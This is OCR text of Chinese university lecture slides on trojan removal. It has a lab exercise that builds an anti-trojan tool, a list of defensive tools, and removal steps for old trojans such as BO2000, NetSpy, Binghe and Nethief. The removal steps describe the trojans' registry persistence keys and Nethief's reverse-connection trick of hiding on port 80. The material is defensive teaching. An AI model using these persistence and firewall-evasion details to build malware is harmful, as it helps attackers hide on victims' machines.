
恶意代码与计算机病毒
——原理、技术和实践

木马病毒清除实验（实验七）

- 【实验目的】
- 掌握木马病毒清除的基本原理。
- 【实验平台】
- Windows 32位操作系统
- Visual Studio 7.0编译环境


- 【实验步骤】
- 从网上下载文件中复制实验文件到实验的计算机上(源码位置：附书资源目录\Experiment\Antitrojan\)。文件Antitrojan.sln为工程文件。使用Visual Studio 7.0编译该工程，生成Antitrojan.exe可执行程序。执行Antitrojan.exe观察执行效果。
- 【注意事项】
- 程序的设计思路参考下载文件(文档位置：解压缩目录\Experiment\Antitrojan\doc\设计文档.doc)。

实验结果


C:\WINDOWS\system32\cmd.exe - Antitrojan.exe
D:\works\guangpan\Experiment\Antitrojan\bin>Antitrojan.exe
**********AntiTrojan V1.0**********

木马防治实用工具

- 个人防火墙
  - Windows自带个人防火墙
  - 第三方个人防火墙工具
    - 天网
    - Zone Alarm Pro



木马专杀工具

- 360木马专杀
- 木马克星
- 木马清道夫
- QQ木马专杀
- 大多数杀毒软件都具有

其他工具

- 进程/内存模块查看器
  - 在Windows下查看进程/内存模块的方法很多，有PSAPI、PDH和ToolHelper API。
  - http://www.patching.net/shotgun/ps.zip
- 端口扫描（端口进程关联软件）
  - 关联端口和进程的软件也是重要的工具之一，虽然DLL木马隐藏在其他进程中，但是多多少少会有一些异常，功能强大的Fport就是一个优秀的进程端口关联软件，可以在以下地址下载到：http://www.foundstone.com/rdlabs/termsofuse.php?filename=FPortNG.zip
- 嗅探器
  - 嗅探器帮助我们发现异常的网络通讯，从而引起我们的警惕和关注，嗅探器的原理很简单，通过将网卡设为混杂模式就可以接受所有的IP报文，嗅探程序可以从中选择值得关注的部分进行分析，剩下的无非是按照RFC文档对协议进行解码。
  - 代码及头文件：http://www.patching.net/shotgun/GUNiffer.zip
    编译后的程序：http://www.patching.net/shotgun/GUNiffer.exe

- 检查及保护注册表
  - http://www.nttoolbox.com/public/tools/ntregmon.zip
- 查找文件
  - http://www.nttoolbox.com/public/tools/ntfilmon.zip
- 商用杀病毒软件
- 系统文件检查器

几种常见木马病毒的感染特征

- 一、BO2000
  - 查看注册表［HEKY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServicse］中是否存在Umgr32.exe的键值。有则将其删除。重新启动电脑，并将\Windows\System中的Umgr32.exe删除。

- 二、NetSpy（网络精灵）
  国产木马，默认连接端口为7306。在该版本中新添加了注册表编辑功能和浏览器监控功能，客户端现在可以不用NetMonitor，通过IE或Navigate就可以进行远程监控了。其强大之处丝毫不逊色于冰河和BO2000！服务端程序被执行后，会在C:\Windows\system目录下生成netspy.exe文件。同时在注册表［HKEY_LOCAL_MACHINE\software\microsoft\windows\CurrentVersion\Run］下建立键值C:\windows\system\netspy.exe，用于在系统启动时自动加载运行。
  清除方法：
  1.进入dos，在C:\windows\system\目录下输入以下命令：del netspy.exe 回车；
  2.进入注册表HKEY_LOCAL_MACHINE\Software\microsoft\windows\CurrentVersion\Run\，删除Netspy.exe和Spynotify.exe的键值即可安全清除Netspy。

- 三、Happy99
  此程序运行时，会在打开一个名为“Happy new year 1999”的窗口，并出现美丽的烟花，它会复制到Windows主文件夹的System目录下并更名为Ska.exe，同时创建文件Ska.dll，修改Wsock32.dll，将修改前的文件备份为Wsock32.ska，并修改注册表。另外，用户可以检查注册［HEKY_LOCAL_MACHINE\Softwre\Microsoft\Windows\CurrentVersion\RunOnce］中有无键值Ska.exe。有则将其删除，并删除\Windows\System中的Ska.exe和Ska.dll两个文件，将Wsock32.ska更名为Wscok32.dll。

- 四、冰河
  冰河标准版的服务器端程序为G-server.exe，客户端程序为G-client.exe，默认连接端口为7626。一旦运行G-server，那么该程序就会在C:\Windows\system目录下生成Kernel32.exe和sysexplr.exe并删除自身。Kernel32.exe在系统启动时自动加载运行，sysexplr.exe和TXT文件关联。即使你删除了Kernel32.exe，但只要你打开TXT文件，sysexplr.exe就会被激活，它将再次生成Kernel32.exe，于是冰河又回来了！这就是冰河屡删不止的原因。
  清除方法：
  用纯DOS启动进入系统（以防木马的自动恢复），删除你安装的windows下的system\kernel32.exe和system\sysexplr.exe两个木马文件，注意如果系统提示你不能删除它们，则因为木马程序自动设置了这两个文件的属性，我们只需要先改掉它们的隐藏、只读属性，就可以删除。
  - 删除后，进入windows系统进入注册表中，找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]和[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices]两项，然后查找kernel32.exe和sysexplr.exe两个键值并删除。再找到[HKEY_CLASSES_ROOT\txtfile\open\command]，看在键值中是不是已改为“sysexplr.exe%1”，如是改回“notepad.exe %1”。

五、Nethief(网络神偷)

这是反弹端口型木马的典型代表。大多数的防火墙对于由外面连入本机的连接往往会进行非常严格的过滤，但是对于由本机连出的连接却疏于防范（当然也有的防火墙两方面都很严格）。于是，与一般的木马相反，反弹端口型木马的服务端(被控制端)使用主动端口，客户端(控制端)使用被动端口，当要建立连接时，由客户端通过FTP主页空间告诉服务端："现在开始连接我吧！"，并进入监听状态，服务端收到通知后，就会开始连接客户端。为了隐蔽起见，客户端的监听端口一般开在80，这样，即使用户使用端口扫描软件检查自己的端口，发现的也是类似"TCP服务端的IP地址:1026　客户端的IP地址:80 ESTABLISHED"的情况，稍微疏忽一点你就会以为是自己在浏览网页。防火墙也会如此认为，大概没有哪个防火墙会不给用户向外连接80端口吧。

清除方法：

1.网络神偷会在注册表[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run]下建立键值"internet"，其值为"internet.exe /s"，将键值删除；

2.删除其自启动程序C:\WINDOWS\SYSTEM\INTERNET.EXE。

预防措施

- 永远不要执行任何来历不明的软件或程序
- 永远不要相信你的邮箱不会收到垃圾和病毒
- 永远不要因为对方是你的好朋友就轻易执行他发过来的软件或程序。
- 不要随便在网络上留下你的个人资料。
- 不要轻易相信网络上认识的新朋友。
- 不要随便在网络空间招惹是非，防止别人用木马报复你。

清华大学出版社
TSINGHUA UNIVERSITY PRESS

重点大学信息安全专业规划系列教材

恶意代码与计算机病毒
——原理、技术和实践

谢谢

Q&A

上海交通大学 网络空间安全学院
School Of Cyber Security,ShanghaiJiao Tong University